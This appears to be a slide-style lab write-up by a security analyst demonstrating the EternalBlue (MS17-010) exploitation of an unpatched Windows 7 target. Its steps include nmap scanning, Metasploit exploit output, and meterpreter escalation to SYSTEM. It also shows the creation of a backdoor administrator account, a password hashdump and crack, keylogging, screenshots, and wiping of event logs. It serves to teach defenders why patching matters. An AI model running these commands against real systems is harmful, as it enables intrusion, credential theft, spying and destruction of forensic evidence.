System Exploitation

By Dean Bowen
Cyber Security Analyst

About

- A demonstration of how an unpatched system on the network can be exploited.
- The EternalBlue vulnerability was part of the WanaCry ransomware attacks that used to compromise machines in 2017.
- This shows why patching and hardening machines connected in a network is so important.

Enumeration

- Scanning the target for open ports and vulnerable services.
- It is good practice to perform hardening of ports and services in use.
- The more ports and services that a machine is running, the more holes that can potentially be exploited.

```
┌──(root💀kali)-[~]
└─# nmap -T5 --open -sV -O 10.10.184.215
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-24 05:47 EST
Nmap scan report for 10.10.184.215
Host is up (0.16s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (wor
kgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (9
7%), Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (96%),
 Microsoft Windows Server 2008 SP1 (96%), Microsoft Windows Server 2008
 SP2 (96%), Microsoft Windows 7 (96%), Microsoft Windows 7 SP0 - SP1 or
 Windows Server 2008 (96%), Microsoft Windows 7 SP0 - SP1, Windows Serv
er 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
 (96%), Microsoft Windows 7 SP1 (96%), Microsoft Windows 7 Ultimate (96
%), Microsoft Windows 7 Ultimate SP1 or Windows 8.1 Update 1 (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results
 at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.73 seconds
```

Vulnerability Assessment

- This target is running a vulnerable SMB version (SMBv1) which allows remote code execution.


- One would expect not to see old vulnerabilities like this anymore, but they are still quite common, especially on older systems and networks.

```
┌──(root💀kali)-[~]
└─# nmap -T5 -p 445 --script smb-vuln-ms17-010.nse 10.10.184.215
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-24 05:58 EST
Nmap scan report for 10.10.184.215
Host is up (0.16s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms1
7-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Micros
oft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.a
spx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-gu
idance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 2.45 seconds
```

Exploitation

- EternalBlue was a very common vulnerability that was used with the WannaCry ransomware attacks.

- Attackers can use publicly available exploits to easily and quickly exploit machines with this vulnerability and gain full control.



Exploitation

- It exploits a software vulnerability in Microsoft Windows operating system called Server Message Block version 1 with specially crafted packets.

```
[+] 10.10.184.215:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.184.215:445 - Sending egg to corrupted connection.
[*] 10.10.184.215:445 - Triggering free of corrupted buffer.
[-] 10.10.184.215:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.184.215:445 - =-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.184.215:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 10.10.184.215:445 - Connecting to target for exploitation.
[+] 10.10.184.215:445 - Connection established for exploitation.
[+] 10.10.184.215:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.184.215:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.184.215:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.184.215:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.184.215:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.184.215:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.184.215:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.184.215:445 - Sending all but last fragment of exploit packet
[*] 10.10.184.215:445 - Starting non-paged pool grooming
[+] 10.10.184.215:445 - Sending SMBv2 buffers
[+] 10.10.184.215:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.184.215:445 - Sending final SMBv2 buffers.
[*] 10.10.184.215:445 - Sending last fragment of exploit packet!
[*] 10.10.184.215:445 - Receiving response from exploit packet
[+] 10.10.184.215:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.184.215:445 - Sending egg to corrupted connection.
[*] 10.10.184.215:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.184.215
[*] Command shell session 1 opened (10.11.48.53:4444 → 10.10.184.215:49170) at 2021-12-24 06:28:39 -0500
[+] 10.10.184.215:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.184.215:445 - =-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.184.215:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

Initial Access (Foot Hold)

- Using the exploit we have already gained access to the machine (JON-PC), and it is running Windows 7.

- Once initial access has been established, an attacker can hide malware, create admin accounts (privilege escalation), expose the firewall further (defence evasion), and spread to other machines (lateral movement)

```
C:\Windows\system32>systeminfo
systeminfo

Host Name:                 JON-PC
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Jon
Registered Organization:
Product ID:                00371-177-0000061-85337
Original Install Date:     12/12/2018, 9:13:23 PM
System Boot Time:          12/24/2021, 5:25:58 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-06:00) Central Time (US & Canada)
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,539 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,484 MB
Virtual Memory: In Use:    611 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 2 Hotfix(s) Installed.
                           [01]: KB2534111
                           [02]: KB976902
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Local Area Connection 2
                                 DHCP Enabled:    Yes
```

Privilege Escalation

- Here we can see some services being run on the target with certain privileges.

- Attackers can use a variety of ways to increase privileges from a regular user, to an administrator.

```
 1100  668   svchost.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 1120  784   WmiPrvSE.exe
 1276  668   spoolsv.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System
v.exe
 1304  668   svchost.exe          x64   0        NT AUTHORITY\LOCAL SERVICE
 1360  668   amazon-ssm-agent.exe x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\
M\amazon-ssm-agent.exe
 1440  668   LiteAgent.exe        x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\
ntools\LiteAgent.exe
 1572  668   Ec2Config.exe        x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\
2ConfigService\Ec2Config.exe
 1684  524   conhost.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System
t.exe
 1820  1840  powershell.exe       x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System
sPowerShell\v1.0\powershell.exe
 1824  668   svchost.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 2172  1276  cmd.exe              x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System
e
 2200  524   conhost.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System
t.exe
 2352  1820  powershell.exe       x86   0        NT AUTHORITY\SYSTEM          C:\Windows\syswow
sPowerShell\v1.0\powershell.exe
 2580  668   TrustedInstaller.exe x64   0        NT AUTHORITY\SYSTEM
 2828  668   svchost.exe          x64   0        NT AUTHORITY\LOCAL SERVICE
 2864  668   sppsvc.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 2908  668   svchost.exe          x64   0        NT AUTHORITY\SYSTEM
 3008  668   SearchIndexer.exe    x64   0        NT AUTHORITY\SYSTEM

meterpreter > migrate spoolsv.exe
[-] Not a PID: spoolsv.exe
meterpreter > migrate 1276
[*] Migrating from 2352 to 1276...
[*] Migration completed successfully.
meterpreter >
```

Privilege Escalation

- High level permissions are acquired here. We are now “nt authority\system”.
- Once privileges are acquired, we can open a shell.
- A shell is a command line interface (CLI) that admins use to perform tasks on systems.

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege

meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 2576 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Exfiltration And Control


- Once an attacker does this, they can perform any task an admin can, including creating administrator accounts, open ports, and disable firewall/AV etc.

- Traditional anti-virus is no longer enough to protect systems. Systems require a layered security approach (Defence in Depth).

```
C:\Windows\system32>net localgroup administrators HACKED! /add
net localgroup administrators HACKED! /add
The command completed successfully.


C:\Windows\system32>net user HACKED!
net user HACKED!
User name                    HACKED!
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/24/2021 6:04:43 AM
Password expires             2/4/2022 6:04:43 AM
Password changeable          12/24/2021 6:04:43 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.


C:\Windows\system32>
```

Exfiltration And Control

- Data can now be read and exfiltrated over the network straight to the attacker's machine (left).




```
meterpreter > cd c:/
meterpreter > ls
Listing: c:\
============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2009-07-13 23:18:56 -0400  $Recycle.Bin
40777/rwxrwxrwx   0        dir   2009-07-14 01:08:56 -0400  Documents and Settings
40777/rwxrwxrwx   0        dir   2009-07-13 23:20:08 -0400  PerfLogs
40555/r-xr-xr-x   4096     dir   2009-07-13 23:20:08 -0400  Program Files
40555/r-xr-xr-x   4096     dir   2009-07-13 23:20:08 -0400  Program Files (x86)
40777/rwxrwxrwx   4096     dir   2009-07-13 23:20:08 -0400  ProgramData
40777/rwxrwxrwx   0        dir   2018-12-12 22:13:22 -0500  Recovery
40777/rwxrwxrwx   4096     dir   2018-12-12 18:01:17 -0500  System Volume Information
40555/r-xr-xr-x   4096     dir   2009-07-13 23:20:08 -0400  Users
40777/rwxrwxrwx   16384    dir   2009-07-13 23:20:08 -0400  Windows
100666/rw-rw-rw-  24       fil   2018-12-12 22:47:39 -0500  flag1.txt
0000/---------    4562560  fif   1971-10-29 00:47:12 -0400  hiberfil.sys
0000/---------    4562560  fif   1971-10-29 00:47:12 -0400  pagefile.sys

meterpreter > download flag1.txt
[*] Downloading: flag1.txt → /root/flag1.txt
[*] Downloaded 24.00 B of 24.00 B (100.0%): flag1.txt → /root/flag1.txt
[*] download   : flag1.txt → /root/flag1.txt
meterpreter >
```

Password Cracking

- Password hashes (right) can be cracked or stolen to crack later offline, with high powered machines.
- We can see the account password for this user is “weakpassword1”. The more complex the password, the longer it takes to crack.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HACKED!:1001:aad3b435b51404eeaad3b435b51404ee:3c4bcf6e63cb9b36ae9ac72b7633abb5:::
HACKED!!!:1002:aad3b435b51404eeaad3b435b51404ee:351f3fc62dd25efd0113b21bb1c2465b:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Hash	Type	Result
351f3fc62dd25efd0113b21bb1c2465b	NTLM	weakpassword1

Cyber Espionage

- Keystrokes can be recorded and stolen.


- Network sniffers can also be setup from the target machine.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > sniffer
[-] Unknown command: sniffer.
meterpreter > load sniffer
Loading extension sniffer ... Success.
meterpreter >

meterpreter > keyscan_dump
Dumping captured keystrokes ...
```

Cyber Espionage

- This slide shows how easy it is to take a screenshot of the target's desktop from the attacker's machine.
- They can for instance spy on you when you are doing online banking.
- Viewing the victim through the webcam (if one is available) is also possible.

```
meterpreter > load espia
Loading extension espia...Success.
meterpreter > screenshot
Screenshot saved to: /root/kMTCOrvE.jpeg
meterpreter >

meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter >
```



Covering Tracks

- Attackers will often try and cover their tracks by wiping records, logs, files and tools from the system.

- This makes it difficult for network defenders to detect their presence, and it also tampers with forensic evidence.

```
meterpreter > clearev
[*] Wiping 526 records from Application...
[*] Wiping 1632 records from System...
[*] Wiping 438 records from Security...
meterpreter >
```

Thank you!